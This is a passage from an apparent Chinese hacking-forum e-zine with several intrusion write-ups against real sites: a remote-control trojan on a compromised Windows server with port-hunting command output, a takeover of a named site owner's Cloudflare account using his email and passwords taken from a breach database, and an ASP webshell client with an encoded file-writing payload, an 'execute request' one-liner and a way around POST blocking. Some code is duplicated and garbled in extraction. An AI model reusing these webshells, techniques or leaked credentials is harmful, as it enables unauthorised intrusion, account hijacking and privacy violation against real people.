


图 2-3-11

名称	时间	大小	属性
S-1-5-21-1185949924-4158614525-3382583...	2013-09-18 07:53:42	0	0777
3.txt	2013-09-18 14:23:59	495616	0666
32.txt	2013-09-17 17:35:39	222678	0666
46.txt	2013-09-17 17:12:57	172086	0666
80.txt	2013-09-17 17:12:59	172119	0666
88.txt	2013-09-18 16:17:02	495616	0666
c.txt	2013-09-14 11:03:05	65304	0666
cmd.exe	2013-09-14 11:01:44	82432	0777
f4.txt	2013-09-17 17:11:24	255454	0666
pr1.txt	2013-09-17 17:11:31	226776	0666
s.c	2013-09-17 16:59:50	10240	0666

图 2-3-12

这里过狗的 shell, 用包含就行了。以上均无果, 后来朋友提醒用一下, 远控怎样, 所以用了一下远控, 如图 2-3-13, 图 2-3-14, 图 2-3-15:




图 2-3-13



图 2-3-14



图 2-3-15

远控终于上线了, 其实这里有必要说一下别的。想用远程连接, 不喜欢用远控, 所以在弄到 3389 端口的这个时候很费时间了。1.注册表不能看。2.netstat -an 经过群里各位基友的帮

助, 如图 2-3-16:

TCP	27.255.70.60:80	124.133.28.7:17373	ESTABLISHED
TCP	27.255.70.60:80	124.232.160.225:42533	ESTABLISHED
TCP	27.255.70.60:80	125.65.180.198:59935	ESTABLISHED
TCP	27.255.70.60:80	157.55.32.54:57497	ESTABLISHED
TCP	27.255.70.60:80	157.55.35.94:15557	ESTABLISHED
TCP	27.255.70.60:80	157.55.35.94:37085	ESTABLISHED
TCP	27.255.70.60:80	157.55.35.114:85485	ESTABLISHED
TCP	27.255.70.60:80	157.55.36.50:14979	ESTABLISHED
TCP	27.255.70.60:80	157.55.36.50:51935	ESTABLISHED
TCP	27.255.70.60:80	157.58.92.158:52483	ESTABLISHED
TCP	27.255.70.60:80	157.58.93.51:52195	ESTABLISHED
TCP	27.255.70.60:80	157.58.93.61:19840	ESTABLISHED
TCP	27.255.70.60:80	157.58.93.103:48534	ESTABLISHED

图 2-3-16

这是 ip, 3389 连接不上, 试了一下 ping, 可以 ping 通但是连接不上。基友说 ping 的通连接不上是防火墙的问题。netstat -an 看了下端口, 如图 2-3-17:

```
Active Connections
Proto Local Address Foreign Address State
TCP 0.0.0.0:32 0.0.0.0:0 LISTENING
TCP 0.0.0.0:80 0.0.0.0:0 LISTENING
TCP 0.0.0.0:135 0.0.0.0:0 LISTENING
TCP 0.0.0.0:801 0.0.0.0:0 LISTENING
TCP 0.0.0.0:805 0.0.0.0:0 LISTENING
TCP 0.0.0.0:1025 0.0.0.0:0 LISTENING
TCP 0.0.0.0:1433 0.0.0.0:0 LISTENING
TCP 0.0.0.0:2549 0.0.0.0:0 LISTENING
TCP 0.0.0.0:3389 0.0.0.0:0 LISTENING
TCP 0.0.0.0:8022 0.0.0.0:0 LISTENING
TCP 70.39.93.32:80 58.58.184.75:26672 TIME_WAIT
TCP 70.39.93.32:80 193.25.49.89:26525 ESTABLISHED
```

图 2-3-17

ipconfig /all 看了下 IP, 如图 2-3-18:

```
TCP 0.0.0.0:80 0.0.0.0:0 LISTENING
TCP 0.0.0.0:135 0.0.0.0:0 LISTENING
TCP 0.0.0.0:1025 0.0.0.0:0 LISTENING
TCP 0.0.0.0:1026 0.0.0.0:0 LISTENING
TCP 0.0.0.0:1984 0.0.0.0:0 LISTENING
TCP 0.0.0.0:3306 0.0.0.0:0 LISTENING
TCP 0.0.0.0:2218 0.0.0.0:0 LISTENING
TCP 27.255.0:21 1.192.158.7:16254 ESTABLISHED
TCP 27.255.0:80 1.194.128.24:14178 ESTABLISHED
TCP 27.255.0:80 1.194.128.24:14179 ESTABLISHED
TCP 27.255.0:80 1.194.128.24:14295 ESTABLISHED
TCP 27.255.0:80 1.194.128.24:14296 ESTABLISHED
TCP 27.255.0:80 1.202.219.134:30221 ESTABLISHED
TCP 27.255.0:80 5.10.83.12:47628 ESTABLISHED
TCP 27.255.0:80 5.10.83.46:47640 ESTABLISHED
TCP 27.255.0:80 5.10.83.51:59336 ESTABLISHED
TCP 27.255.0:80 5.10.83.53:56844 ESTABLISHED
TCP 27.255.0:80 5.10.83.57:56283 ESTABLISHED
TCP 27.255.0:80 5.10.83.66:41588 ESTABLISHED
TCP 27.255.0:80 5.10.83.93:60918 ESTABLISHED
TCP 27.255.0:80 5.10.83.95:49096 ESTABLISHED
TCP 27.255.0:80 5.35.208.53:60308 ESTABLISHED
TCP 27.255.0:80 5.248.85.186:50485 ESTABLISHED
TCP 27.255.0:80 14.111.49.29:3058 ESTABLISHED
TCP 27.255.0:80 27.153.210.246:55167 ESTABLISHED
TCP 27.255.0:80 37.115.189.10:52309 ESTABLISHED
TCP 27.255.0:80 37.115.189.10:52583 ESTABLISHED
TCP 27.255.0:80 37.115.189.10:65342 ESTABLISHED
TCP 27.255.0:80 37.115.189.10:65436 ESTABLISHED
TCP 27.255.0:80 49.112.13.29:33908 ESTABLISHED
TCP 27.255.0:80 49.116.218.197:3097 ESTABLISHED
TCP 27.255.0:80 49.116.218.197:3108 ESTABLISHED
TCP 27.255.0:80 58.23.89.137:16330 ESTABLISHED
TCP 27.255.0:80 58.60.190.245:63701 ESTABLISHED
TCP 27.255.0:80 58.211.17.34:1527 ESTABLISHED
TCP 27.255.0:80 58.211.153.38:2112 ESTABLISHED
TCP 27.255.0:80 58.211.153.38:2142 ESTABLISHED
TCP 27.255.0:80 58.246.163.12:38980 ESTABLISHED
TCP 27.255.0:80 58.246.163.172:58132 ESTABLISHED
TCP 27.255.0:80 58.247.193.192:61284 ESTABLISHED
TCP 27.255.0:80 60.7.73.223:65431 ESTABLISHED
TCP 27.255.0:80 60.10.69.99:19355 ESTABLISHED
TCP 27.255.0:80 60.10.69.103:50087 ESTABLISHED
TCP 27.255.0:80 60.28.127.4:58488 ESTABLISHED
TCP 27.255.0:80 60.28.127.4:62115 ESTABLISHED
TCP 27.255.0:80 60.28.127.4:62116 ESTABLISHED
TCP 27.255.0:80 61.55.186.49:49125 ESTABLISHED
TCP 27.255.0:80 61.174.53.135:25123 ESTABLISHED
TCP 27.255.0:80 61.219.91.207:8515 ESTABLISHED
TCP 27.255.0:80 61.219.91.207:9055 ESTABLISHED
TCP 27.255.0:80 65.55.52.89:35725 ESTABLISHED
TCP 27.255.0:80 66.249.77.23:46822 ESTABLISHED
```

图 2-3-18

群里的 NOWB 给出了一个 tasklist /svc |findstr "TermService" 命令, 如图 2-3-19:

```
C:\RECYCLER>tasklist /svc |findstr "TermService"  
tasklist /svc |findstr "TermService"  
svchost.exe 2652 TermService  
C:\RECYCLER>
```

图 2-3-19

执行 netstat -ano 2652 命令, 如图 2-3-20:

```
C:\RECYCLER>netstat -ano 2652  
netstat -ano 2652  
Active Connections  
Proto Local Address Foreign Address State PID  
TCP 0.0.0.0:21 0.0.0.0:0 LISTENING 1304  
TCP 0.0.0.0:80 0.0.0.0:0 LISTENING 4  
TCP 0.0.0.0:135 0.0.0.0:0 LISTENING 676  
TCP 0.0.0.0:1025 0.0.0.0:0 LISTENING 456  
TCP 0.0.0.0:1984 0.0.0.0:0 LISTENING 2652  
TCP 0.0.0.0:3306 0.0.0.0:0 LISTENING 1368  
TCP 0.0.0.0:6881 0.0.0.0:0 LISTENING 10780  
TCP 0.0.0.0:32318 0.0.0.0:0 LISTENING 1264  
TCP 27.255.70.60:21 1.192.158.7:16254 ESTABLISHED 1304  
TCP 27.255.70.60:21 177.41.70.131:45481 ESTABLISHED 1304  
TCP 27.255.70.60:80 1.202.219.136:30876 ESTABLISHED 4  
TCP 27.255.70.60:80 5.10.83.16:49927 ESTABLISHED 4  
TCP 27.255.70.60:80 5.10.83.27:48449 ESTABLISHED 4  
TCP 27.255.70.60:80 5.10.83.27:51173 ESTABLISHED 4
```

图 2-3-20

找了远程服务的端口为 1984, 然后连接, 如图 2-3-21:




图 2-3-21

(全文完) 责任编辑: Rem1x



## 第4节 社工域名 CDN 帐号找到真实 IP (可劫持)

作者: christ

来自: 法客论坛 - F4ckTeam

网址: <http://team.f4ck.org/>

浏览某牛博客的时候意外看到一个非常 NB 的论坛"棱镜信息安全", 激动之下便有了想检测一下的激动。没有技术含量的社工。收集资料, 在检测的时候发现这个牛的论坛是做了 CDN。而且是 CLOUDFLARE 的 CDN (我是查域名 Whois 找到的), 因为 CLOUDFLARE 是要绑定 CLOUDFLARE 的 DNS 服务器, 所以一查就查出来了, 如图 2-4-1:

```
Tech FAX Ext.:  
Tech Email: 359340941@qq.com  
Name Server:LEAH.NS.CLOUDFLARE.COM  
Name Server:CODY.NS.CLOUDFLARE.COM  
Name Server:NS3.4CUN.COM  
Name Server:NS4.4CUN.COM  
Name Server:
```



图 2-4-1

同时也暴露了邮箱, 好吧, 直接靠这个邮箱登录 CLOUDFLARE 试试。你肯定会问我, 密码呢? 我很肯定的告诉你, 我也不知道, 但是我有社工库啊, 如图 2-4-2:



图 2-4-2

登录地址: <https://www.cloudflare.com/login>, 帐号: 359340941@qq.com, 猜测密码 1: 1989137, 猜测密码 2: zjq198913007, 这站长, 我有点蛋疼。经过一个个测试。密码 2 居然可以登录进入, 如图 2-4-3:




图 2-4-3

傻逼了没? 找到 ip 了, 继续日站去, 日下了, 没提权, 没那 JB 能耐啊。小节: 好好的用域名里面可以显示的 CDN, 搞不好都可以社下一片哦。

(全文完) 责任编辑: Rem1x

## 第5节 解决菜刀一句话连接 405 错误

作者: 杨凡

来自: 法客论坛 - F4ckTeam

网址: <http://team.f4ck.org/>

为了保证 shell 操作的准确性, 所以基本市面上的一句话客户端与服务端的通信都是使用 POST 方式进行的, 包括中国菜刀。

因为有时候或许客户端发送的内容会比较多, 使用 GET 方式的话可能无法成功传送。

那一旦服务器对上传目录做了禁止 POST 的限制, 并且我们无法控制文件上传位置的时候, 就需要想办法解决这个问题。

解决的办法其实很简单, 那就是不用 POST 方式提交数据, 使用 GET 方式就 OK 了。

来看一个 htm 版一句话客户端的代码:

```
<html>
<head>
<title>采飞扬 - 网站小助手</title>
<style type="text/css">
<!--
body{
  background-color: #999999;
}
```

```
.liuyes {
    border: 1px solid #660099;
    font-size: 12px; }
-->
</style></head>
<body>
<table width="329" border="0" align="center" class="liuyes">
<tr>
<td height="17">
<form method=post name="liuyes">
<input name="act" type="text" id="act" size="112" value="http://">
<input type=submit value=GO... onClick="javascript:liuyes.action=document.all.act.value;">
</td>
</tr>
<tr>
<td height="18">
<textarea name=value cols=120 rows=10 width=45>set IP=server.createObject("Adodb.Stream")
IP.Open
IP.Type=2
IP.CharSet="gb2312"
IP.wri tetext request("liuyes1")
IP.Save ToFile server.mappath("help.asp"), 2
IP.Close
set IP=nothing
response.redirect "help.asp"
</textarea>
</td>
</tr>
<tr>
<td height="37">
<textarea name=liuyes1 cols=120 rows=10 width=45><%@LANGUAGE="VBScript.Encode" CODEPAGE="936"%>
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=gb2312">
<title>采飞扬 - 网站小助手</title>
<style type="text/css">
<!--
.black{
font-family: "宋体";
font-size: 12px;
text-decoration: none;
line-height: 120%;}
-->
</style>
```

```
<style type="text/css">
<!--
a:link{
font-family:"宋体";
font-size:12px;
color:#00CC00;
text-decoration:none;
}
a:visited {
font-family:"宋体";
font-size:12px;
color:#00CC00;
text-decoration:none;
}
a:hover{
font-family:"宋体";
font-size:12px;
color:#333333;
text-decoration:none;
}
-->
</style>
</head>
<body bgcolor="#000000" leftmargin="0" topmargin="0" marginwidth="0" marginheight="0">
<p>
<%#@~^DAAAAA==~9kh, W(LsUr, vQMAAA==^#~@%>
<%#@~^CwAAAA==~9kh, 09lYmPmgMAAA==^#~@%>
<%#@~^EgAAAA==~9kh, W(LZKE OsbVnPXgYAAA==^#~@%>
<%#@~^FgAAAA==~Kx~ DMWD, D dEs+~x 6O~9wcAAA==^#~@%>
<%#@~^QAAAAA==~U+O, W(LsUr, xPU+.\ D/M+IDnr(L+1OcJUmMk2YrUTRok^n?H/Onsr4%n1YE#,
ThYAAA==^#~@%>
<%#@~^KQAAAA==~b0~:Db:`M+$.+kYcJkXW[alY4E#*!@*rE~Y4+ PqgwAAA==^#~@%>
<%#@~^HQAAAA==~6NCDI, 'PM+$.+kYcJ1XW[9lYmE#, mwkAAA==^#~@%>
<%#@~^QgAAAA==~U+O, W(LZKE OsbVn'K4%oUrR;.+mY+:naYwk^+cDn5!+dYvE/H0[2mYtEbBK.E b,
dRcAAA==^#~@%>
<%#@~^GgAAAA==~K4%;W!xYwk^nRqDrY PW[mYl, XQkAAA==^#~@%>
<%#@~^EAAAAA==~b0~ DMP'ZPD4+ P1AQAAA==^#~@%>
<%#@~^NwAAAA==~M+daW /+chMrY PE@!6WUO, mW^GD{aswoolZ@*保存成功
e@!&0GUD@*EPNQ8AAA==^#~@%>
<%#@~^BgAAAA==~ Vd P6QEAAA==^#~@%>
<%#@~^NwAAAA==~M+daW /+chMrY PE@!6WUO, mW^GD{aswoolZ@*保存失败
e@!&0GUD@*EPNQ8AAA==^#~@%>
<%#@~^CAAAAA==~ x[, k6PZglAAA==^#~@%>
<%#@~^CwAAAA==~ D.cm^+IMPvgMAAA==^#~@%>
```

```
<%#@~^CAAAAA==~ x[, k6PZgIAAA==^#~@%>
<%#@~^FAAAAA==~K4%;W!xYwk^nR;VG/ PKAcAAA==^#~@%>
<%#@~^GgAAAA==~U+O, W(LZKE      OsbVn'gWO4bxo, ZAKAAA==^#~@%>
<%#@~^FgAAAA==~U+O, W(LsUr, xPgWOTbxL~AwcAAA==^#~@%>
<%#@~^HAAAAA==~"+daW      /+chMrY PE@!J0G.s@*J, qQgAAA==^#~@%>
</p>
<table width="100%" height="100%" border="0" cellpadding="0" cellspacing="0" bordercolor="#FFFFFF">
<tr>
<td height="100%">
<table width="100%" border="0" cellpadding="0" cellspacing="0" bgcolor="#FFFFFF">
<tr>
<td><table width="700" border="0" align="center" cellpadding="0" cellspacing="1">
<tr>
<td bgcolor="#FFFFFF"><span class="black">
<%#@~^GwAAAA==~"+daW      /+chMrY PE 本文件绝对的路径 J, TAYAAA==^#~@%>
<%=#@~^NwAAAA==d D- Dc:lwmOtlvln;!+dOc?+M-+M.lMrC4^+k`E?/]&nP{g}HAJbb, MhMAAA==^#~@%>
<br>
<%#@~^TQAAAA==~"+daW      /+chMrY PE 保存文件的@!6WUJO, mW^GD{D+9@*绝对路径 c 包括文件名)如 G)'hn4wacldw*!@!J0GUD@*J~txMAAA==^#~@%>
<%#@~^MwAAAA==~"+daW      /+chMrY PE@!6W.h, lmdrW
'BEwPs+DtGNx2K/O@*r~IRAAAA==^#~@%>
</span></td>
</tr>
<tr>
<td bgcolor="#FFFFFF"><span class="black">输入保存的路径: <%#@~^RgAAAA==~"+daW
/+c MrY PE@!bx2;DPYH2+{Y+XO~xm: 'dXW[alOt, Ak9Y4xy!~dbyn'Rq@*J~qxcAAA==^#~@%>
</span></td>
</tr>
<tr>
<td bgcolor="#FFFFFF" class="black">
<%#@~^GwAAAA==~"+daW      /+chMrY PE 输入文件的内容: J, TAYAAA==^#~@%>
<%#@~^UwAAAA==~"+daW
/+chMrY PE@!D+aOmD+m~xm: +{^z09NmYCP^G^/x%Z~DKhdx8!PAr9Y4'2+@*@!&D+XYIM+m@*J,
ShsAAA==^#~@%>
</td>
</tr>
<tr>
<td bgcolor="#FFFFFF"><div align="center"><span class="black">
<%#@~^MQAAAA==~"+daW      /+chMrY PE@!bx2;DPYH2+{/E(hrY, \mV;+x 保存@*rPIxAAAA==^#~@%>
</span></div></td>
</tr>
</tr>
<td bgcolor="#FFFFFF" class="black"><div align="center"></a></div></td>
</tr>
```



```
IP.Open
IP.Type=2
IP.CharSet="gb2312"
IP.wri tetext request("liuyes1")
IP.Save ToFile server.mappath("help.asp"), 2
IP.Close
set IP=nothing
response.redirect "help.asp"
</textarea>
</td>
</tr>
<tr>
<td height="37">
<textarea name=liuyes1 cols=120 rows=10 width=45><%@LANGUAGE="VBScript.Encode" CODEPAGE="936"%>
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=gb2312">
<title>采飞扬 - 网站小助手</title>
<style type="text/css">
<!--
.black{
font-family: "宋体";
font-size: 12px;
text-decoration: none;
line-height: 120%;}
-->
</style>
<style type="text/css">
<!--
a:link{
font-family: "宋体";
font-size: 12px;
color: #00CC00;
text-decoration: none;
}
a:visited {
font-family: "宋体";
font-size: 12px;
color: #00CC00;
text-decoration: none;
}
a:hover {
font-family: "宋体";
font-size: 12px;
```

```
color:#333333;
text-decoration:none;
}
-->
</style>
</head>
<body bgcolor="#000000" leftmargin="0" topmargin="0" marginwidth="0" marginheight="0">
<p>
<%#@~^DAAAAA==~9kh, W(LsUr, vQMAAA==^#~@%>
<%#@~^CwAAAA==~9kh, 09IYmPmgMAAA==^#~@%>
<%#@~^EgAAAA==~9kh, W(LZKE OsbVnPXgYAAA==^#~@%>
<%#@~^FgAAAA==~Kx~ DMWD, D dEs+~x 6O~9wcAAA==^#~@%>
<%#@~^QAAAAA==~U+O, W(LsUr, xPU+. \ D/M+IDnr(L+1OcJUmMk2YrUTRok^n?H/Onsr4%n1YE#,
ThYAAA==^#~@%>
<%#@~^KQAAAA==~b0~:Db:`M+$;+kYcJkXW[alY4E#* @!@*rE~Y4+ PqgwAAA==^#~@%>
<%#@~^HQAAAA==~6NCDI, 'PM+$;+kYcJ1XW[9IYmE#, mwkAAA==^#~@%>
<%#@~^QgAAAA==~U+O, W(LZKE OsbVn'K4%oUrR;. +mY+:naYwk^+cDn5!+dYvE/H0[2mYtEbBK.E b,
dRcAAA==^#~@%>
<%#@~^GgAAAA==~K4%;W!xYwk^nRqDrY PW[mYl, XQkAAA==^#~@%>
<%#@~^EAAAAA==~b0~ DMP'ZPD4+ P1AQAAA==^#~@%>
<%#@~^NwAAAA==~M+daW /+chMrY PE@!6WUO, mW^GD{aswoolZ@*保存成功
e@!&0GUD@*EPNQ8AAA==^#~@%>
<%#@~^BgAAAA==~ Vd P6QEAAA==^#~@%>
<%#@~^NwAAAA==~M+daW /+chMrY PE@!6WUO, mW^GD{aswoolZ@*保存失败
e@!&0GUD@*EPNQ8AAA==^#~@%>
<%#@~^CAAAAA==~ x[, k6PZgIAAA==^#~@%>
<%#@~^CwAAAA==~ D.cm^+IMPvgMAAA==^#~@%>
<%#@~^CAAAAA==~ x[, k6PZgIAAA==^#~@%>
<%#@~^FAAAAA==~K4%;W!xYwk^nR;VG/ PKAcAAA==^#~@%>
<%#@~^GgAAAA==~U+O, W(LZKE OsbVn'gWO4bxo, ZAKAAA==^#~@%>
<%#@~^FgAAAA==~U+O, W(LsUr, xPgWOTbxL~AwcAAA==^#~@%>
<%#@~^HAAAAA==~"+daW /+chMrY PE@!JOG.s@*J, qQgAAA==^#~@%>
</p>
<table width="100%" height="100%" border="0" cellpadding="0" cellspacing="0" bordercolor="#FFFFFF">
<tr>
<td height="100%">
<table width="100%" border="0" cellpadding="0" cellspacing="0" bgcolor="#FFFFFF">
<tr>
<td><table width="700" border="0" align="center" cellpadding="0" cellspacing="1">
<tr>
<td bgcolor="#FFFFFF"><span class="black">
<%#@~^GwAAAA==~"+daW /+chMrY PE 本文件绝对的路径 J, TAYAAA==^#~@%>
<%#@~^NwAAAA==d D- Dc:lawmOtlvln;!+dOc?+M+M.IMrC4^+k`E?/]&nP{g}HAJbb, MhMAAA==^#~@%>
<br>
```





```
</table>  
</body>  
</html>
```

可以看到第 20 行代码的 form 对应的 method 就是 post，我们把它改成 get：

```
<form method=get name="liuyes">
```

然后有一点需要注意一下，这个时候上传的一句话不能是 eval 的，必须是 execute 的，具体原因我不清楚，可能跟 eval 只能执行一句而 execute 可以执行多句有关。

为了避免更改更多的内容，建议直接使用这个一句话：

```
<%execute request("value")%>
```

使用这个一句话，配合上边我发的这个客户端，直接用就 OK。

（全文完）责任编辑：Rem1x

## 第三章 CMS 渗透

### 第1节 记一次 ecshop 后台拿 shell

作者：Mayter

来自：法客论坛 - F4ckTeam

网址：<http://team.f4ck.org/>

首先是群里的一位大牛扔出来一个 ecshop 的站，因为昨天才在 google 拿下了几个小波那个 myship.php 那个马的站，所以我想拿来直接，你懂得，如图 3-1-1：



图 3-1-1

打开一看傻眼了，人家也说了没有那个 lbi 了，如图 3-1-2：

